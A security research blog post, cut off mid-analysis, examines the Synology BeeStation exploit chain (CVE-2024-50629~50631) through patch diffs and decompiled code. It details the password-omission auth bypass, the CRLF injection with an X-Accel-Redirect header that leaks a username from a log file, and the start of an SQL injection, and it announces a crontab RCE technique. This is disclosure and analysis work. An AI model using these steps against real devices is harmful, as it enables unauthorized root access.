on
Writing Sync, Popping Cron: DEVCORE's Synology BeeStation RCE & A Novel SQLite Injection RCE Technique (CVE-2024-50629~50631)
Introduction
While preparing for Pwn2Own Ireland 2025 back in September, I was reviewing N-day bugs in Synology NAS for inspiration. I was particularly captivated by the Synology BeeStation (BST150-4T) chain disclosed by the legendary DEVCORE during Pwn2Own 2024. It was so fascinating that I decided to deep dive into the patches:

However, two weeks ago, I stumbled upon a tweet from b33f referencing “寫作 Sync, 唸作 Shell ~#(Writing Sync, Reading Shell)”. I realized that while I was busy patch diffing and developing exploits in isolation, the original researchers had already released detailed findings earlier this year.
Me: “Wait… what have I been doing all this time?” 🤦♂️

But here is the twist! While comparing our approaches, I noticed that my path to Remote Code Execution (RCE) deviated from the original research.
Rather than a completely new discovery, I had identified a simple universal application of the SQLite “Dirty File Write” primitive. I verified SQLite Injection to target the crontab, establishing a reliable RCE vector specifically for PHP-free environments—a scenario lacking published universal technique.
In this post, I will share the technical details of my N-day analysis and introduce this SQLite Injection RCE technique, which serves as a universal alternative in the PHP web shell.
Disclaimer: I am not the original discoverer. I only conducted N-day analysis independently after patches were released. This post is published with the blessing of the original researchers!
Advisory Summary
The exploit chain comprises three distinct vulnerabilities that allow an unauthenticated attacker to achieve root privileges:
| CVE | ZDI Advisory | Vendor Advisory | Component | Version | Details | Impact |
|---|---|---|---|---|---|---|
| CVE-2024-50629 | Synology BeeStation BST150-4T CRLF Injection Information Disclosure Vulnerability | Synology-SA-24:20 DSM (PWN2OWN 2024) | OS (DSM/BSM) | DSM < 7.2.2-72806-1, BSM < 1.1-65374 | CRLF Injection in HTTP requests | Pre-auth Restricted File Read |
| CVE-2024-50630 | Synology BeeStation BST150-4T Improper Authentication Vulnerability | Synology-SA-24:21 Synology Drive Server (PWN2OWN 2024) | Synology Drive Server | < 3.5.1-26102 | Incorrect auth algorithm in syncd / webapi |
Restricted Auth Bypass |
| CVE-2024-50631 | Synology BeeStation BST150-4T SQL Injection Remote Code Execution Vulnerability | Synology-SA-24:21 Synology Drive Server (PWN2OWN 2024) | Synology Drive Server | < 3.5.1-26102 | SQL Injection in update_settings command |
Post-auth RCE |
By cross-referencing the ZDI and Synology advisories, I constructed the table above. While each advisory provided only partial details, correlating them revealed clearer attack contexts.
For instance, regarding the Auth Bypass (CVE-2024-50630), ZDI identified the flaw within the syncd handler, whereas Synology referenced webapi. Combining these clues (with proper investigation!) led to the hypothesis that the vulnerability likely involved leveraging the webapi component to trigger the improper authentication logic inside syncd.
Attack Surface
To understand the vulnerability chain, we need to briefly review two key components: webapi and syncd.
webapi
BeeStation web exposes most functionality via a single endpoint: /webapi/entry.cgi. nginx forwards requests to the synoscgi Unix Domain Socket, which routes them to specific shared libraries (.so) based on configuration files (.lib).
{
  "SYNO.API.Auth": {
    "appPriv": "",
    "authLevel": 0,
    "disableSocket": false,
    "lib": "lib/SYNO.API.Auth.so",
    "maxVersion": 7,
    "methods": {
      "1": [
        {
          "logout": {
            "cgiProcReusable": true,
            "grantByUser": false,
            "grantable": true,
            "systemdSlice": ""
          }
        }
      ],
An important attribute in here is authLevel, which defines the authentication requirements:
0: No authentication needed1: Authentication needed2: No authentication needed, If authenticated accessible area might be different
syncd
The syncd daemon is the core of Synology Drive Server package. It listens on two channels to support different client types:

- Unix Domain Socket: Used by
webapi(Browsers). Requests are proxied locally throughentry.cgi. - TCP Port 6690: Used by desktop/mobile apps. Direct TCP connection.
Although the protocol supports encryption, it can be disabled via the Desktop App settings. Alternatively, cleartext traffic can be captured by sniffing the Unix Domain Socket. Below is a captured packet dump:
File: /usr/syno/synoman/webapi/SYNO.API.Auth.lib
00000000: 25 52 18 14 46 12 00 00  42 10 00 06 40 70 72 6F  %R..F...B...@pro
00000010: 74 6F 42 10 00 0D 62 6F  64 79 2D 63 6F 6E 74 69  toB...body-conti
00000020: 6E 75 65 01 01 00 10 00  04 64 61 74 65 01 01 00  nue......date...
00000030: 10 00 04 74 79 70 65 10  00 06 68 65 61 64 65 72  ...type...header
00000040: 10 00 07 76 65 72 73 69  6F 6E 42 10 00 05 6D 61  ...versionB...ma
00000050: 6A 6F 72 01 01 07 10 00  05 6D 69 6E 6F 72 01 01  jor......minor..
00000060: 00 40 40 10 00 06 61 63  74 69 6F 6E 10 00 0F 75  .@@...action...u
00000070: 70 64 61 74 65 5F 73 65  74 74 69 6E 67 73 10 00  pdate_settings..
...
The Bugs
CVE-2024-50630: Improper Authentication
The first vulnerability stems from a logical flaw in how syncd handles authentication requests from various channels (webapi vs TCP:6690).
Analysis began by examining the patch for Synology Drive Server 3.5.1-26102. A comparison of SYNO.SynologyDrive.lib reveals the removal of the authenticate method from the SYNO.SynologyDrive.Authentication endpoint:
    "SYNO.SynologyDrive.Authentication": {
    // ...
        "authLevel": 2, // [!]
        "lib": "\/var\/packages\/SynologyDrive\/target\/webapi\/drive\/authentication\/SYNO.SynologyDrive.Authentication.so",
        "maxVersion": 3,
         "methods": {
             "1": [
                 {
-                    "authenticate": { // [!]
-                        "allowDemo": true,
-                        "grantByUser": false,
-                        "grantable": true
-                    }
-                },
The authenticate method acts as a proxy between the webapi and the backend syncd daemon. Its role is to forward authentication requests via the Unix Domain Socket.
In a legitimate scenario, when both username and password are provided, the authenticate method forwards them, and syncd validates authentication.

On the backend, syncd processes these requests within the AuthenticatorMiddleware::AuthSession function. The routing logic evaluates authentication methods in a specific sequence:
__int64 __fastcall AuthenticatorMiddleware::AuthSession(
        AuthenticatorMiddleware *this,
        const PObject *a2,
        Request *a3,
        Response *a4)
{
// ...
  sub_21F3B0(&v33, "username");
  v26 = PObject::hasMember(Header, &v33);
// ...
  sub_21F3B0(&v36, "password");
  v26 = PObject::hasMember(Header, &v36);
// ...
  if ( v26 )
  {
    v6 |= AuthenticatorMiddleware::AuthByUserPassword(this, a2, a3, a4); // [!]
    return v6;
  }
LABEL_18:
  sub_21F3B0(&v33, "auth-by-domainsocket");
  v18 = (PObject *)PObject::operator[](a2, &v33);
  if ( !(unsigned __int8)PObject::asBool(v18) )
    goto LABEL_19;
  sub_21F3B0(&v36, "username"); // [!]
  v19 = PObject::hasMember(Header, &v36);
// ...
  v22 = Request::IsFromLocal(a3); // [!]
  v20 = v36;
  v19 = v22;
// ...
  if ( v19 )
  {
    v6 |= AuthenticatorMiddleware::AuthByDomainSocket(this, a2, a3, a4); // [!]
    return v6;
  }
The evaluation order is as follows:
- If both
usernameandpasswordare present,AuthenticatorMiddleware::AuthByUserPasswordis called. - If the
passwordis missing, logic then falls through to the next check. - If
Request::IsFromLocalreturns true, which is valid for Unix Domain Socket requests viawebapi,AuthenticatorMiddleware::AuthByDomainSocketis called.
Inside AuthenticatorMiddleware::AuthByDomainSocket, the logic implicitly trusts the local origin and validates only the username, which seems to be not allowed by external channel:
__int64 __fastcall AuthenticatorMiddleware::AuthByDomainSocket(
        AuthenticatorMiddleware *this,
        const PObject *a2,
        Request *a3,
        Response *a4)
{
// ...
  Header = Request::GetHeader(a3);
  UserInfo::UserInfo((UserInfo *)v14);
  v12[0] = v13;
  strcpy((char *)v13, "username"); // [!]
  v12[1] = &byte_8;
  v7 = PObject::operator[](Header, v12);
  PObject::asString[abi:cxx11](v10, v7);
  if ( v12[0] != v13 )
    operator delete(v12[0], v13[0] + 1LL);
  if ( (int)AuthenticatorMiddleware::PrepareNormalUser(this, v10, v14, a4) < 0 ) // [!]
  {
    v8 = 0;
  }
  else
  {
    Request::SetUser(a3, (UserInfo *)v14);
    v8 = 1;
  }
The interesting oversight is that the authenticate method does not seem to check the presence of the password parameter before forwarding the request, likely under the assumption that syncd would perform the necessary validation.

Consequently, by intentionally omitting the password, I could force the execution flow into the AuthByDomainSocket path, obtaining access_token based solely on the username:

However, since this attack is dependent on knowing a valid username, it represents a conditional bypass. Given that Pwn2Own rules strictly prohibit unrealistic assumptions, a secondary bug is required to leak a valid user identifier.
“Any unrealistic assumptions (e.g., prior knowledge of internal or user-specific identifiers) are out of scope.”
CVE-2024-50629: CRLF Injection
To satisfy the prerequisite for the authentication bypass (a valid username), the analysis scope shifted to finding an information leak.
I examined the incremental patches for DSM 7.2.2-72806-1, as the advisory indicated DSM was also affected. The DSM patch size (4.57MB) provided a significantly reduced search space compared to the full BSM firmware:

Within SYNO.API.Auth.so, SYNO::auth_redirect_uri_run function changed. The patch introduced explicit validation to reject Carriage Return (\r) and Line Feed (\n) characters in the redirect_url parameter:
unsigned __int64 __fastcall SYNO::auth_redirect_uri_run(SYNO *this, SYNO::APIRequest *a2, SYNO::APIResponse *a3) {
  // ...
  v29 = dest;
  strcpy((char *)dest, "redirect_url"); // [!]
  v30 = 12LL;
  SYNO::APIRequest::GetParam(v19, this, &v29, v18);
  Json::Value::asString[abi:cxx11](&v23, v19);
  Json::Value::~Value((Json::Value *)v19);
  if ( v29 != dest )
    operator delete(v29, dest[0] + 1LL);
  Json::Value::~Value((Json::Value *)v18);
  v4 = std::string::find(&v23, "?", 0LL, 1LL);
  // ...
     if ( v29 != dest )
       operator delete(v29, dest[0] + 1LL);
+    if ( std::string::find(&v23, "\r", 0LL, 1LL) != -1 || std::string::find(&v23, "\n", 0LL, 1LL) != -1 ) // [!]
+    {
+LABEL_18:
+      Json::Value::Value(v19, 0LL);
+      SYNO::APIResponse::SetError(a2, 120, (const Json::Value *)v19);
+      goto LABEL_19;
+    }
    // ...
      __printf_chk(2LL, "Status: 302 Found\r\n");
      __printf_chk(2LL, "Location: %s\r\n", (const char *)v23); // [!]
      __printf_chk(2LL, "\r\n");}

In the unpatched version, the redirect_url parameter (v23) is passed directly to __printf_chk to construct the Location header of HTTP response. This lack of sanitization results in a CRLF Injection in the SYNO.API.Auth.RedirectURI API.
By appending %0d%0a to the redirect_url parameter, I could inject arbitrary HTTP headers into the server response:
X-Accel-Redirect to Leak Username
To weaponize this CRLF Injection in nginx environment, the X-Accel-Redirect header was utilized. This header enables an attacker to force an internal redirection (SSRF-like behavior), granting access to protected locations defined in the nginx configuration.
As noted in prior research by Justin Taft, the /volume1/ directory is accessible via an internal alias, providing access to application data or system files:
File: /etc/nginx/nginx.conf
 server {

        listen 80;
        listen [::]:80;
        ...

        location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/ {
            internal;
            root /;
            open_file_cache off;
            include conf.d/x-accel.*.conf;
        }
To satisfy the constraint for the authentication bypass, a file containing a valid username was required. I identified the Synology Drive Server initialization log as a viable source for this information leak:
File: /volume1/@synologydrive/log/cloud-workerd.log
root@BeeStation:/volume1/@synologydrive/log# cat cloud-workerd.log
2025-11-28T23:17:53 (22542:17152) [INFO] checkpoint-task.cpp.o(44): Checkpoint task is Up.
2025-11-28T23:17:53 (22542:89856) [INFO] job-queue-client.cpp.o(103): JobQueueClient Setup started.
2025-11-28T23:17:53 (22542:89856) [INFO] job-queue-client.cpp.o(132): JobQueueClient Setup done.
2025-11-28T23:17:53 (22542:89856) [INFO] cloud-workerd.cpp.o(323): MainLoop started.
2025-11-28T23:17:51 (22542:31264) [INFO] add-index-job.cpp.o(27): AddIndexJob job: '{"rule_group":"SYNO.SDS.Drive.Application:drive:displayname","rule_name":"Synology Drive (kiddo.pwn)","watch_path":"/homes/kiddo.pwn"}'. # [!]

Since the log records home directory paths upon initialization, it exposes the system username(i.e. kiddo.pwn). Leveraging the CRLF Injection to inject X-Accel-Redirect allowed for the retrieval of this log, yielding the valid username for the last stage:
CVE-2024-50631: SQL Injection
While the webapi requires session validation (authLevel 1), the binary protocol on TCP:6690 accepts the access_token directly. By implementing a custom syncd client, I could interact with the daemon and access the update_settings command—flagged in advisory (CVE-2024-50631) as vulnerable to SQL Injection.
Patch diffing of libsynosyncservercore.so revealed the fix: EscapeString was added to sanitize two parameters that were previously concatenated directly into SQL queries:
__int64 __fastcall synodrive::db::syncfolder::ManagerImpl::UpdateApplicationSettings(
        synodrive::db::syncfolder::ManagerImpl *this,
        db::ConnectionHolder *a2,
        const db::ApplicationSetting *a3) {
  // ...
